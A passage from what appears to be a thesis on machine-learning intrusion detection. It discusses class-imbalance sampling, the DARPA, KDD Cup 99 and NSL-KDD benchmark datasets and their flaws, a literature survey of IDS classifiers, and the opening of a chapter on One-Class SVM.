particularly for the minority class. Therefore, a balanced dataset is essential for creating a good prediction model [76].

Usually, real-world data are imbalanced, and this may be one of the main causes of the decrease in ML algorithms generalization. If the imbalance is heavy, it will be difficult to develop efficient classifiers with conventional learning algorithms. In many domains, the cost in misclassifying minority classes is more expensive than that of the majority class for many class imbalanced datasets; this is particularly so in IDSs domain where malicious traffic tends to be the minority class. Consequently, there is a need for some sampling methods for handling the imbalanced datasets.

Sampling techniques can be used to overcome the dataset imbalance dilemma by either excluding some data from the majority class which is known as under-sampling or by adding some artificially generated data to the minority class that is known as oversampling [77].

Over-sampling methods boost the number of samples in the minority class in the training dataset. The main advantage is that there will be no loss in the data from the primary training dataset as all samples from the minority and majority classes are kept. Yet, the drawback is that the scope of the training dataset is significantly increased. The arbitrary over-sampling is the simplest oversampling method, where randomly chosen samples from the minority class are duplicated and combined with the new dataset [78]. SMOTE is another over-sampling method that is proposed by Chawla [79] where synthetic data are created and added to the minority class rather than just duplicating the examples. SMOTE generates synthetic data blindly without studying the majority class data which may lead to an overgeneralization problem [80].

On the other hand, the under-sampling methods are used to decrease the number of examples in the majority class. It reduces the size of the majority class data to balance the class distribution

in the dataset. The random under-sampling is an example of the under-sampling methods which randomly selects a subset of majority class samples and merge them with minority class sample generating a new balanced dataset [81]. However, under-sampling a dataset by reducing the majority class ends with a loss of data and result in overly general rules.

SMOTE Over Sampling: SMOTE is a shortcut for the Synthetic Minority Oversampling Technique, which is the most widely used approach to synthesizing new samples of minority classes in a dataset. SMOTE works by picking out samples that are close in the feature space, drawing a line between those samples, and creating new samples at different points along that line. The pseudocode of the SMOTE is shown in Algorithm 4.

Algorithm 4 SMOTE

```

1. Start
2. for i <- 1 to 10 (KNNs for 10)
3.   Compute KNNs and save the indices in the number of attributes.
4. end for
5. while
6.   Choose a random number between 1 and k, call it nn. Choose one of 10.
7.   for j <- 1 to number of attributes.
8.     dif = MinorityClassSample(attribute(nn)(i)) - MinorityClass Sample[i][j]
9.     gap = rand () // between 0 and 1
10.    NewClassSample[newindex][j] = MinorityClassSample[i][j] + gap * dif
11.   end for
12.   newindex++
13. end while
14. End

```

ALGORITHM 4: SMOTE.

Cluster Based Under-Sampling: To reduce the drawbacks of the under-sampling method, a cluster-based under-sampling approach was proposed based on unsupervised learning [80]. This approach clusters the training dataset into K clusters with different K values and monitors the

different outcomes to find adequate training samples from the derived clusters. By considering the ratio of the number of the majority to the minority class samples, the approach selects an appropriate number of majority class samples from each cluster. The full dataset is first clustered into K clusters, then, an M number of majority class samples is being selected from each cluster.

3.2. Popular Datasets and Its Issues

To support the assessment of different intrusion detection methods, researchers have introduced several network traffic datasets. These datasets are either public, private, or network simulation dataset. Most of these datasets were generated using several tools that helped in capturing the traffic, launching different types of attacks, and monitoring traffic patterns. Here, we discuss some of the popular benchmark datasets, how they were generated and how they perform in the domain of intrusion detection.

3.2.1.DARPA-Lincoln

One of the most widely used datasets for building and testing IDSs is the DARPA-Lincoln dataset that was collected by The Cyber Systems and Technology Group of MIT Lincoln Laboratory. The 99 DARPA-Lincoln dataset contains 5 weeks of network traffic, audit logs, nightly file system snapshots, and directory listings collected from targets running four different operating systems and attacked 244 times by a wide range of well-known exploits varying from DoS attacks, probes to root shell exploits and backdoors. Traffic was generated using custom software running on a small number of hosts to emulate hundreds of different users running different operating systems and applications on thousands of hosts and websites [82].

The dataset consists of weeks one, two and three training data and weeks four and five test data. In the training data, weeks one and three consists of normal traffic and week two consists of

labeled attacks. The attacks fall into five main classes which are Denial of Service (DoS), Probe, Remote to Local (R2L), User to Remote (U2R) and the Data attacks. The drawback of this dataset is that it lacks the representation of the real network traffic as well as actual attacks simulations. Moreover, it is outdated for the adequate evaluation of modern IDSs on current networks, with regard to types of attacks and the network infrastructure [83].

Researchers criticized DARPA due to issues associated with the artificial injection of attacks and benign traffic. DARPA includes activities such as send and receive mail, browse websites, send and receive files using FTP, the use of telnet to log into remote computers and perform work, send and receive IRC messages, and monitor the router remotely using SNMP. It contains attacks like DOS, guesses the password, buffer overflow, remote FTP, syn flood, Nmap, and rootkit. Unfortunately, it does not represent real-world network traffic and contains irregularities such as the absence of false positives and is outdated for the effective evaluation of IDSs on modern networks in terms of attack types and network infrastructure. Moreover, it lacks the actual attack data records [83, 84].

3.2.2.KDD Cup 1999

The KDD dataset is a well-known benchmark in the research of Intrusion Detection techniques. It has been the point of attraction for many researchers from the last decade [85]. Many researchers have contributed their efforts to analyze the dataset by different techniques. This data set is prepared by Stolfo et al. [86] and is built based on the data captured in DARPA'98 IDS evaluation program. KDD training dataset consists of approximately 4,900,000 single connection vectors each of which contains 41 features and is labeled as either normal a particular kind of attack [87]. The simulated attacks fall in one of the following four categories: DoS, U2R, R2L,

and Probing Attack. The dataset contains a complete number of 24 training attack types, with an extra 14 types in the test data only. KDD'99 features can be classified into three groups:

- Basic: this category encapsulates all the attributes that can be extracted from a TCP/IP connection.
- Traffic: this category includes features that are computed with respect to a window interval.
- Content: features that can look for suspicious behavior in the data portion, e.g., number of failed login attempts.

KDD'99 is built based on the data captured in DARPA which has been criticized mainly because of the characteristics of the synthetic data. As a result, some of the existing problems in DARPA remain in KDD'99. In [88], Portnoy et al. partitioned the KDD dataset into ten subsets, each containing approximately 490,000 instances and they observed that the distribution of the attacks in the KDD dataset is very uneven which made cross-validation difficult. Many of these subsets contained instances of only a single type. For example, the 4th, 5th, 6th, and 7th, 10% portions of the full data set contained only smurf attacks, and the data instances in the 8th subset were almost entirely Neptune intrusions. Similarly, the same problem with smurf and Neptune attacks in the KDD training dataset is reported in [89]. The authors have mentioned two problems caused by including these attacks in the data set. First, these two types of DoS attacks constitute over 71% of the testing data set which completely affects the evaluation. Secondly, since they generate large volumes of traffic, they are easily detectable by other means and there is no need of using anomaly detection systems to find these attacks. The main criticism against the KDD dataset is that it contains many redundant records as well as a large number of corrupted data that generate skewed results.

One of the most important deficiencies in the KDD data set is the huge number of redundant records, which causes the learning algorithms to be biased towards the frequent records, and thus prevent them from learning infrequent records which are usually more harmful to networks such as U2R and R2L attacks. In addition, the existence of these repeated records in the test set will cause the evaluation results to be biased by the methods which have better detection rates on the frequent records [87]. Statistics of redundant records in the KDD training dataset are shown in Table2.

Table 2: Statistics of Redundant Records in the KDD Training Dataset.

	Original records	Distinct records	Reduction rate
Attacks	3,925,650	262,178	93.32%
Normal	972,781	812,814	16.44%
Total	4,898,431	1,074,992	78.05%

3.2.3.NSL-KDD

The NSL-KDD dataset [90] is an offline refined version of the KDDcup99 dataset. Many researchers have carried out different types of analysis on the NSL-KDD and have employed different methods and tools to develop effective IDSs. The NSL-KDD dataset has 41 attributes plus one class attribute as shown in Table 2. A full description of these attributes can be found in [91]. The advantages of NSL KDD dataset over the KDD CUP for an ML classifier are summarized in these three points:

- The training dataset has no biased results because it does not contain any redundant records.

- The test dataset has better reduction rates because it does not contain any duplicate records.
- The selected records from each difficult level group are inversely proportional to the percentage of records in the original KDD dataset.

Table 3: The Full List of NSL-KDD Features.

#	Feature Name	Description
1	Duration	Length of time duration of the connection
2	Protocol_type	Protocol used in the connection
3	Service	Destination network service used
4	Flag	Status of the connection –Normal or Error
5	Src_bytes	Number of data bytes transferred from source to destination in single connection
6	Dst_bytes	Number of data bytes transferred from destination to source in single connection
7	Land	if source and destination IP addresses and port numbers are equal then, this variable takes value 1 else 0
8	Wrong_fragment	Total number of wrong fragments in this connection
9	Urgent	Number of urgent packets in this connection. Urgent packets are packets with the urgent bit activated
10	Hot	Number of “hot” indicators in the content such as: entering a system directory, creating programs and executing programs

#	Feature Name	Description
11	Num_failed_logins	Count of failed login attempts
12	Logged_in	Login Status 1 if successfully logged in; 0 otherwise
13	Num_compromised	Number of ``compromised" conditions
14	Root_shell	1 if root shell is obtained; 0 otherwise
15	Su_attempted	1 if ``su root" command attempted or used; 0 otherwise
16	Num_root	Number of ``root" accesses or number of operations performed as a root in the connection
17	Num_file_creations	Number of file creation operations in the connection
18	Num_shells	Number of shell prompts
19	Num_access_files	Number of operations on access control files
20	Num_outbound_commands	Number of outbound commands in an ftp session
21	Is_hot_login	1 if the login belongs to the ``hot" list i.e., root or admin; else 0
22	s_guest_login	1 if the login is a ``guest" login; 0 otherwise
23	Count	Number of connections to the same destination host as the current connection in the past two seconds
24	Srv_count	Number of connections to the same service (port number) as the current connection in the past two seconds

#	Feature Name	Description
25	Error_rate	The percentage of connections that have activated the flag (4) s0, s1, s2 or s3, among the connections aggregated in count (23)
26	Srv_serror_rate	The percentage of connections that have activated the flag (4) s0, s1, s2 or s3, among the connections aggregated in srv_count (24)
27	Rerror_rate	The percentage of connections that have activated the flag (4) REJ, among the connections aggregated in count (23)
28	Srv_rerror_rate	The percentage of connections that have activated the flag (4) REJ, among the connections aggregated in srv_count (24)
29	Same_srv_rate	The percentage of connections that were to the same service, among the connections aggregated in count (23)
30	Diff_srv_rate	The percentage of connections that were to different services, among the connections aggregated in count (23)
31	Srv_diff_host_rat	The percentage of connections that were to different destination machines among the connections aggregated in srv_count (24)
32	Dst_host_count	Number of connections having the same destination host IP address
33	Dst_host_srv_count	Number of connections having the same port number
34	Dst_host_same_srv_rate	The percentage of connections that were to the same service, among the connections aggregated in dst_host_count (32)
35	Dst_host_diff_srv_rate	The percentage of connections that were to different services, among the connections aggregated in dst_host_count (32)

#	Feature Name	Description
36	Dst_host_same_src_port_rate	The percentage of connections that were to the same source port, among the connections aggregated in dst_host_srv_count (33)
37	Dst_host_srv_diff_host_rate	The percentage of connections that were to different destination machines, among the connections aggregated in dst_host_srv_count (33)
38	Dst_host_serror_rate	The percentage of connections that have activated the flag (4) s0, s1, s2 or s3, among the connections aggregated in dst_host_count (32)
39	Dst_host_srv_serror_rate	The percent of connections that have activated the flag (4) s0, s1, s2 or s3, among the connections aggregated in dst_host_srv_count (33)
40	Dst_host_rerror_rate	The percentage of connections that have activated the flag (4) REJ, among the connections aggregated in dst_host_count (32)
41	Dst_host_srv_rerror_rate	The percentage of connections that have activated the flag (4) REJ, among the connections aggregated in dst_host_srv_count (33)

Although the NSL-KDD still the most popular dataset that is used by researchers to train and evaluate their proposed IDSs, some other researchers consider it out of date and unreliable to use as it does not contain any modern attack and does not reflect the current networks infrastructure [92].

4. LITERATURE SURVEY

Anomaly-based IDS was firstly introduced by Anderson in 1980 [93]. After that, the topic of anomaly detection has been the subject of many surveys and review articles. Lots of researchers have tried ML algorithms and used different publicly available datasets for their research in order to get better detection results [94]. Hodo et al. [95] have reviewed ML algorithms and their performance in terms of anomaly detection. They have discussed and explained the role of feature selection in ML-based IDS. Chandola et al., [96] presented a structured survey of research on anomaly detection in different research areas and application fields, including network intrusion detection systems. G. Meera Gandhi [97], used the DARPA-Lincoln dataset to evaluate and compare the performance of four supervised ML classifiers in terms of detecting the four categories; DoS, R2L, Probe, and U2R attacks. Their results show that the J48 classifier outperforms the other three classifiers IBK, MLP, and NB in prediction accuracy. In [98], Nguyen et al. performed an empirical study to evaluate a comprehensive set of ML classifiers on the KDD'99 dataset to detect attacks from the four attack classes. Abdeljalil et al. [99] tested the performance of three ML classifiers namely J48, NN, and SVM using the KDD'99 dataset and found that the J48 algorithm outperformed the other two algorithms. Dhanabal, L et al. [94] analyzed and used the NSL-KDD dataset to measure the effectiveness of ML classifiers in detecting the anomalies in the network traffic patterns. In their experiment, 20% of the NSL-KDD dataset has been used to compare the accuracy of three classifiers. Their results show that with CFS is being used for dimensionality reduction, J48 outperforms SVM and NB in terms of accuracy. In [100] Belavagi et al. tried to check the performance of four supervised ML classifiers namely SVM, RF, LR and NB for an intrusion detection over the NSL-KDD dataset. From the results, it was found that the RF classifier a 99% accuracy.

4.1. Network Attack Datasets

Network attack datasets are constructed by system logs, network logs, network flows, memory dumps. Also, a novel technique called generative adversarial networks is used to train a generator to create the dataset [101]. The dataset could be built using real or simulated data. In [102], the authors provided a comprehensive overview of the existing datasets by analyzing 715 research articles. They focus on three aspects: (1) the origin of the dataset (e.g., real-world vs. synthetic), (2) if datasets were released by researchers, and (3) the types of datasets that exist. They concluded that 56.4% of the datasets are experiment generated while 36.7% are real data. Also, 54.4% of the articles use existing datasets while the rest created their own, and only 3.8% of them released their datasets. The effectiveness of any study or the accuracy of any algorithm that uses a dataset greatly depends on the dataset quality in terms of both, being correctly labeled and being up to date to capture the latest attacks. Also, the more the data instances in the dataset, the more the accuracy of the experiments and the generalizability of the model. Table provides a comprehensive overview of the most used available datasets.

Table 4: Comprehensive Overview of Most Used Available Datasets.

Dataset	Description/Year Generated/ Published	Format	Categories of Attacks	Limitations
KDD Cup 1999 Dataset (DARPA1998)	part of the data collected from MIT Lincoln Labs in	raw tcpdump data and	Denial-of-Service (DOS), user to-root (U2R), Remote to Local	Compiled a decade ago and have failed to reflect the

Dataset	Description/Year Generated/ Published	Format	Categories of Attacks	Limitations
	DARPA98 IDS evaluation program and prepared by Stolfo et al.	BSM list files	Attack (R2L) and Probing Attack	characteristics of modern computer systems. Include redundant records in the training set, so the classifiers will be biased towards more frequent records.
GureKDDcup	generated with a similar procedure used in the original Kddcup database in 2008 but it. also includes the payload of each connection	tcpdump files	multiple attack categories	Contains a large number of duplicate samples
NSL KDD	enhanced version of the KD Dcup99 intrusion dataset pre pared by Tavallae et al.	tcpdump files	multiple attack categories	Testing set contains some attacks which are not present in the training set.

Dataset	Description/Year Generated/ Published	Format	Categories of Attacks	Limitations
ECML-PKDD 2007	European Conference on Machine Learning and Knowledge Discovery in 2007	extensible markup language (XML)	Cross Site Scripting, SQL Injection, LDAP Injection, XPATH Injection, Path traversal, Command Execution, SSI	attack requests of this dataset were constructed blindly and did not target any real Web application
HTTP CSIC 2010 Dataset	Information Security Institute of CSIC (Spanish Research National Council) in 2010	web requests	SQL injection, buffer overflow, information gathering, files disclosure, CRLF injection, XSS, server side include, parameter tampering	too old to evaluate a modern detection method or a system that has been developed recently
ISOT (Information Security and Object Technology) Dataset	combination of openly available various botnets and normal datasets that contains 1,675,424 total traffic flow. collected from French chapter of honeynet project,	traffic data	malicious traffic: Storm and Waledac botnets non malicious traffic: traffic from numerous types of applications and HTTP web browsing, World of Warcraft traffic, and traffic from Azureus bittorent client	-

Dataset	Description/Year Generated/ Published	Format	Categories of Attacks	Limitations
	Traffic Lab Ericson Research in Hungary, Lawrence Berkeley National Lab (LBNL),			
CTU-13 (Czech Technical University) Dataset	real mixed botnet traffic	packet data	Bots : Neris, Rbot, Virut, Menti, Sogou, Murlo, NSIS.ay	-
The ADFA Datasets	In 2013, Australian Defence Force Academy Linux Dataset has been released by the Australian Defence Force Academy in University of New South Wale	web proxy logs, DHCP, DNS logs, Endpoints configured for packet captures or NetFlow	cyber-attacks, i.e., Hydra-FTP, HydraSSH, Adduser, Java Meterpreter, Meter- preter and Webshell, are launched in turn against the host, each of which results in 8-20 abnormal traces	-

Dataset	Description/Year Generated/ Published	Format	Categories of Attacks	Limitations
UNSW-NB15 Dataset	created by the IXIA Perfect Storm tool in the Cyber Range Lab of the Australian Centre for Cyber Security (ACCS). This dataset contains approximately one hour of anonymized traffic traces from a DDoS attack in 2007	configuring settings for logs accordingly for client services and applications	-	
DEFCON Dataset	contains network traffic captured during a hacker competition called Capture the Flag (CTF)	traffic captures	multiple categories of attacks	contains only intrusive traffic without any normal background traffic, found useful only in evaluating alert correlation techniques

Dataset	Description/Year Generated/ Published	Format	Categories of Attacks	Limitations
Digital Corpora	Experiment Generated 2008-2016	pcap files	certain case scenarios	packet captures based on certain case scenarios only available which are raw captures without labels
DFRWS 2009 Challenge	contains experiment generated PCAP files generated in 2009	pcap files	categories of attacks	most of the traffic is HTTP traffic on port 80
University of New Haven cFREG	created by Karpisek et al. (2015)	pcap files	unknown	WhatsApp register and call traffic only

Based on the above table, the main limitations of the current datasets can be summarized as follows:

- Some of the datasets are old, so they do not help with the state-of-the-art types of attacks.
- The dataset is not labeled, making it useless for training supervised ML models, unless manually labeled, which can be cumbersome.

- The dataset is limited to specific types of attacks or targets specific applications, reducing its generality.
- The dataset is small and does not contain enough amount of data to generalize the trained model.
- The dataset contains redundant data, which could lead to biased models.
- The dataset is completely generated in the lab, making it less representative of the real-world attacks.
- The dataset consists of an imbalanced amount of attack data and benign traffic.

In [103], the authors proposed a dataset approach CIDD for a type of attacks called masquerade attacks where the attacker or masquerader impersonates another legal user after stealing his credentials somehow. To build CIDD, the authors developed a log analyzer and correlator system to parse and analyze the data from the network as well as from different operating system host-based audits (Windows, Unix). The system is composed of a Solaris parser for parsing the logs from the Solaris environment, a Windows parser for parsing the logs from the Windows environment, and a network parser for parsing the logs from the network. All these parsed data are fed to the log analyzer and correlator for processing and marking. The analyzer correlates the user audits in network and host environment using user IP and audit time, then it assigns user audits to a set of VMs according to their login sessions time and the characteristic of the user task. Finally, it uses the attack and masquerade tables provided by MIT group to mark the malicious records. The output from the analyzer is marked audit tables per user per environment (Unix, Windows, and network). These tables are finally fed to a statistical component to build host and network-based statistics, such as the number of login failures, logging times, logging source address(es), a

list with common commands, services, and system calls used by the user, a list of network services and protocols used, list of machines accessed, hours and days at which the IP becomes active, and list of failures. The authors offer their dataset as two separate parts, one for Unix and the other for Windows, each is divided into training and testing data. In [104], the authors developed a testbed to generate their dataset. The testbed is composed of different machines in a Windows domain and each machine has different types of agents to collect logs and send them to the logger. These machines also have scripts to enable the simulation of some types of attacks, pushed by the logger server, as well as the generation of the normal traffic. The logger server is equipped with the necessary applications to play different roles, for instance, elastic search to collect logs from the whole system, Mitre Caldera Server to simulate various types of attacks using the installed agents on the hosts, IDS Suricata for identifying network attacks signatures in traffic that is used for labeling the dataset.

4.2. One-Class Classification

Likewise, different one-class classification techniques have been utilized in solving the intrusion detection problem. Giacinto et al., [105] proposed an intrusion detection model based on an ensemble of one-class classifiers. In their model, they used v-SVM, k-means, and Parzen density estimation to construct a modular approach where each single module models a group of similar network protocols and services. They evaluated their model using the KDD 99 dataset and concluded that a high detection rate and a lower false alarm rate can be achieved by dividing the problem into different modules. Although the experimental results show that the proposed anomaly IDS achieve a high attack detection rate and low false alarm rate, those results might be biased and not accurate as the authors didn't perform any preprocessing for the dataset. In [106] Nader et al., have employed two different one-class classification methods on SCADA networks

that monitor and control different industrial and public service processes. Their results show that both methods can tightly surround the normal flow behavior in the SVM hypersphere and also detect intrusions. Many enhancements can be made to improve the performance of the algorithms studied in this paper. They may consider the optimization of the free parameters to avoid the time-consuming cross-validation step. They also may consider the use of more adapted kernels that describes in a better way the behavior of a SCADA system.

Furthermore, the research of using OCSVM in intrusion detection for traditional TCP/IP networks includes the following: In [107] Ghorbel has associated the coherence parameter with the least-squares optimization problem to examine a new one-class classification model. He applied his model to a wireless sensor network and obtained a good detection rate. Using the OCSVM, Kaplantzis [108] has provided new centralized IDS that can detect black hole attacks with high accuracy. The focus of the paper was on adapting a simple classification-based IDS to detect a specific spectrum of malicious DoS attacks, that may be launched against a WSN. Although the experimental results found out that the proposed system can detect black hole attacks and selective forwarding attacks with high accuracy, the system needs to be expanded to detect different types of attacks.

In order to improve the detection accuracy of OCSVM models, Xiao [109] proposed the DFN and the DTL methods to select the model Gauss Kernel function. Similarly, M. Amer [110] tried to reduce the effect of the outliers on the normal data boundary decision. He proposed two boosted OCSVM models for the unsupervised based anomaly detection systems. By hierarchically integrating both misuse and anomaly detection methods in a de-composition structure, Kim [111] designed a hybrid intrusion detection model. In his model, Kim used multiple one-class methods. Winter [112] used the OCSVM algorithm to propose an IDS model derived from inductive

learning. All experimental on those papers were done using outdated datasets. An up-to-date dataset needs to be used to test the effectiveness of the proposed systems.

Considering all these previous works, this thesis implemented a new network intrusion-detection model based on integrating the OCSVM and the MHN (Modern Honey Networks). The implemented model was able to get an overall accuracy of more than %97 which is better than most of the previous proposed models.

4.3. Feature Selection

In terms of feature selection, Hota et al., [113] utilized different feature selection techniques to remove irrelevant features in a proposed IDS model. Their experiment indicated that the highest accuracy result can be achieved with only 17 features from the NSL-KDD dataset by using the C4.5 algorithm along with information gain. In [114], Khammassi et al., have applied a wrapper approach based on a genetic algorithm as a search strategy and logistic regression as a learning algorithm to select the best subset of features of the KDD99 dataset and the UNSW-NB15 datasets. They have used three different DT classifiers to measure and compare the performance of the selected subsets of features. Their results showed that they can get a high detection rate with only 18 features for the KDDCup'99 and 20 features for the UNSW-NB15 dataset.

Abdullah et al., [115] also proposed a framework of IDS with selection of features within the NSL-KDD dataset that are based on dividing the input dataset into different subsets and combining them using Information Gain filter. Then the optimal set of features is generated by adding the list of features that obtained for each attack. Their experimental results show that with fewer features, they can make an improvement to the system accuracy while decreasing the complexity.

In general, feature selection can lead to better learning performance, i.e., higher learning accuracy, lower computational cost, and better model interpretability. Recently, researchers from

computer vision, text mining, and so on have proposed a variety of feature selection algorithms and in terms of theory and experiment, show the effectiveness of their works. However, in the cybersecurity domain, most feature selection methods have the common limitation of the requirement of sufficient labeled data, which is very expensive to obtain in practice. The performances of such methods, however, usually drop dramatically when the labeled training data are unavailable. So, to overcome the limitations of noisy, redundant, and irrelevant dimensions in network intrusion detection datasets, this thesis presents an up-to-date dataset.

4.4. ML Algorithms Comparison

Several articles have studied and investigated ML algorithms in terms of IDS applications. Solanki et al., [116] compared the performance of the support vector machines (SVM) and the C 4.5 algorithm. The accuracy of the two algorithms was tested for four different computer network attacks. The findings indicate that C 4.5 outperforms SVM. This finding agrees with the result we obtained with the J48 tree which is a Weka implementation of the C 4.5 algorithm. Nguyen et al., [98] have investigated a set of classifier algorithms for DoS, R2L, U2R, and PROBE attacks. The authors tried to determine the best algorithms for each attack category. The results show that Naïve Bayes, Bayes Net, One-R are the best algorithms for PROBE, U2R, and R2L attacks, respectively. Most of the algorithms were reported to have a significant performance for the DoS attack category.

Unlike most researchers who focused on a single dimension in their comparison, this thesis compares the performance of the classifiers along the following dimensions: Feature selection, sensitivity to hyperparameter tuning, and data class imbalance.

4.5. Ensemble Models

Besides selecting the relevant features that can represent intrusion patterns, the choice of the ML classifier can also lead to better accuracy results. Moreover, the literature suggests that assembling multiple classifiers can reduce false-positive rates and produce more accurate classification results than single classifiers would [117]. Gaikwad et al. [118] used REPTree as a base classifier and proposed a bagging ensemble method that provides higher classification accuracy and lowers the false positives on the NSL-KDD dataset. Jabbar et al. [119] suggested a cluster-based ensemble IDS model based on ADTree and KNN algorithms. The experimental results show that their model outperforms most of the existing classifiers in terms of accuracy and detection rate. Similarly, Paulauskas et al. [120] used an ensemble model of four different base classifiers to build a stronger learner. Their results prove that the ensemble model produces more accurate results for an IDS.

Gang Wang et al. [121] have utilized the ANN and fuzzy clustering to propose a new intrusion detection approach to solve the problem of the low detection rate for the low-frequent attacks. The general procedure is as follows: firstly, fuzzy clustering technique is used to generate different training subsets. Subsequently, based on different training subsets, different ANN models are trained to formulate different base models. Finally, a meta-learner, fuzzy aggregation module, is employed to aggregate these results. Experimental results show that the proposed approach, outperforms some well-known methods such as DT and naïve Bayes in terms of detection precision and detection stability. The main weakness of this approach is using the KDDCUP which contains many redundant records in the training set as well as many duplicate records in the test set.

Min Seok Mok et al. [122] proposes an anomaly detection IDS based on random effects logistic regression model. The proposed model was based on a sample of about 49,000 records

randomly selected from the KDDCUPP dataset that contains ‘benign’ and ‘malicious’ connections. The experimental results show that the proposed approach has a classification accuracy of 98.68%. Regardless of the high classification accuracy of the proposed model, it suffers from some drawbacks as it is based on a statistical approach. One of the drawbacks is that experienced attackers can be easily accustomed to the statistical model. Moreover, it is complicated to determine the threshold that balance the likelihood of false positive to false negative rates. furthermore, statistical procedures require precise statistical distributions, and not all behaviors can be modeled using purely statistical methods.

Rahman et al. [123] introduce a new learning algorithm for adaptive intrusion detection using boosting and naïve Bayesian classifier, which considers a series of classifiers and combines the votes of each individual classifier for classifying a given example. The proposed algorithm uses the naïve Bayesian classifier to generate the probability set for each round and updates the weights of training examples based on the misclassification error rate produced by the training examples in each round. This algorithm addresses the problem of classifying large intrusion detection datasets, which improves the detection rates and reduces the false positives at an acceptable level in intrusion detection. The authors tested the performance of the proposed algorithm using the KDD99 dataset. Although the experimental results showed that the proposed algorithm achieved high detection rates and significantly reduced the number of false positives for different types of network intrusions, those results still inaccurate due to the huge number of redundant and duplicate records founds in the KDD99 dataset.

Ming-Yang Su et al. [124] proposed a method to weight features of DoS/DDoS attacks and analyzed the relationship between detection performance and number of features. The study used a hybrid model of the Genetic and KNN algorithms to evaluate and weight 35 features from the

KDD99 dataset. According to the experiments on DoS/DDoS attacks, the proposed method achieved 97.42% accuracy for known attacks detection and 78% for the unknown attacks which is still a little bit low detection rate. Regardless of the accuracy results, the authors claimed that the method works for detecting DDoS attack which couldn't be proved as the KDD99 dataset doesn't contain any DDoS attack instances.

Phurivit Sangkatsanee et al. [125] compared the performance of a set of well-known ML algorithms to propose a supervised based real-time IDS. Their experimental results showed that the DT technique can outperform other techniques. Therefore, they have developed a real-time IDS using the DT algorithm to classify network data as normal or attack. They also have identified 12 essential features of network data that are relevant to detecting network attacks using the information gain as a feature selection criterion. Although the experimental results showed that the proposed system was able to distinguish normal data from Probe and DoS attacks with a detection rate higher than 98%, there is no proof that the system can detect modern attacks with the same accuracy.

Z. Muda et al. [126] propose a hybrid learning approach for intrusion detection through the combination of K-Means clustering and Naïve Bayes classification. The approach uses the K-Means clustering is used to cluster all data into the corresponding group based on data behavior, i.e., normal and attack, while the Naïve Bayes classifier is used to classify clustered data into attack categories. Experiments have been carried out to evaluate the performance of the proposed approach using the KDD Cup '99 dataset. The results showed that the proposed approach significantly improves the accuracy, detection rate up to 99.6% and 99.8%, respectively while decreasing false alarms to 0.5%. But these results cannot be accurate as the authors didn't consider the dataset imbalance problem.

A.S. Aneetha and S. Bose [127] propose a new approach for anomaly intrusion detection based on combining neural network and clustering algorithms. The proposed approach utilizes a modified SOM algorithm which initially starts with a null network and grows with the original data space as initial weight vector, updating neighborhood rules and learning rate dynamically in order to overcome the fixed architecture and random weight vector assignment of simple SOM. New nodes are created using distance threshold parameter and their neighborhood is identified using connection strength and its learning rule and the weight vector updates is carried out for neighborhood nodes. The K-means clustering algorithm is employed for grouping similar nodes of Modified SOM into K clusters using similarity measures. Performance of the new approach evaluated with KDDcup99 dataset. Although the evaluation results show a considerable increase in the detection rate and 2% false alarm rate of the proposed approach compared with other individual neural network methods, the approach needs to be compared to different algorithms families in order to prove its efficiency.

Carlos A. Catania et al. [128] have proposed an autonomous labeling approach for dealing with non-imbalanced class distributions, the idea behind this approach is to provide mechanisms for excluding well-known attacks from the dataset. In particular, recognizing well-known attacks is a common task done by traditional signature-based IDS. The authors claim that the use of IDS as an autonomous labeling tool can provide a good mechanism for reducing the number of attacks in the training dataset required for SVM for novelty detection algorithm. However, in their case, the autonomous labeling process was made by SNORT, which is signature based, which means that their claim cannot be accurate.

Shih-Wei Lin et al. [129] presented an intelligent algorithm with feature selection and decision rules applied to anomaly intrusion detection. The key idea is to take the advantage of

support vector machine (SVM), decision tree (DT), and simulated annealing (SA). In the proposed algorithm, SVM and SA can find the best-selected features to elevate the accuracy of anomaly intrusion detection. By analyzing the information from using the KDD'99 dataset, DT and SA can obtain decision rules for new attacks and can improve the accuracy of classification. In addition, the best parameter settings for the DT and SVM are automatically adjusted by SA. The proposed algorithm outperforms other existing approaches. Although the simulation results demonstrate that the proposed algorithm was successful in performs other existing approaches, better accuracy results can be obtained by considering hyperparameter optimization.

Siva S. Sivatha Sindhu et al. [130] proposes lightweight IDS for multi-class categorization. The system is aimed at making improvements to existing work from three perspectives. Firstly, the input traffic pattern is pre-processed, and redundant instances are removed. Next, a wrapper-based feature selection algorithm is adapted which has a greater impact on minimizing the computational complexity of the classifier. Finally, a neuro-tree model is employed as the classification engine which imparted a detection rate of 98.4% which is superior to NN/and extended C4.5. It could be observed that the proposed system is better even when the dataset is presented with different number of classes. The proposed features and learning paradigm neuro-tree can be a promising strategy to be applied to intrusion detection, but it needs to be tested on an up-to-date dataset with modern attacks.

4.6. Discussion

Generally speaking, previous studies mainly focus on comparing different ML algorithms and select those with best accuracy results to improve the overall detection effect. The main optimization methods are feature selection and ensemble learning. However, there is still much room to improve the results of these studies. Unlike the above studies, this thesis concentrates on

evaluating and comparing the performance of a group of well-known, supervised ML classifiers over the full NSL-KDD dataset for intrusion detection along the following dimensions: Feature selection, sensitivity to hyperparameter tuning and class imbalance.

Moreover, most of the datasets that the researchers used to evaluate the performance of their proposed intrusion detection approaches are out of date and unreliable to use. This thesis produces a reliable dataset that contains benign and four common attack network flows, which meets real-world criteria. Consequently, the thesis evaluates the performance of a comprehensive set of network traffic features and ML algorithms to indicate the best set of features for detecting the certain attack categories.

5. NETWORK INTRUSION DETECTION MODEL USING OCSVM

This chapter proposes a new network intrusion detection model that trains on normal network traffic data and searches for anomalous behaviors that deviate from the normal model. It applies One-Class Support Vector Machine (OCSVM) algorithm to detect the anomalous activities in network traffic. This approach models the regions where normal data has a high probability density in n-dimensional feature space and considers anomalous data as those that do not occur in these regions [131]. Thus, this approach is capable of detecting threats to the network without using any labeled data. Further, by using kernel functions with OSVMs, this approach can capture complex, non-linear regions in the feature-space where the normal data is most likely to reside as compared to anomaly detectors that assume a specific shape/form for the normal class. For e.g., methods that assume that the normal class follows a normal distribution and detect deviation from this distribution [132, 133]. The experiment was done using a new generated dataset of real network traffic collected using the Modern Honey Network (MHN).

5.1. One-Class Support Vector Machine (OCSVM)

One-class classification approaches are essentially helpful in solving two-class learning problems whereby the first class which is mostly well-sampled is known as “target” class, and the other class which severely under-sampled is known as the “outlier” class. The goal is to build a decision surface around the samples in the target class with a view to distinguish the target objects from the outliers (all the other possible objects) [134].

Support Vector Machine (SVM) [135] is a supervised learning model that can be used in the process of analyzing data and recognizing patterns, which is the core of any classification task. The SVM algorithm takes training dataset with labeled samples that belong to one of two classes

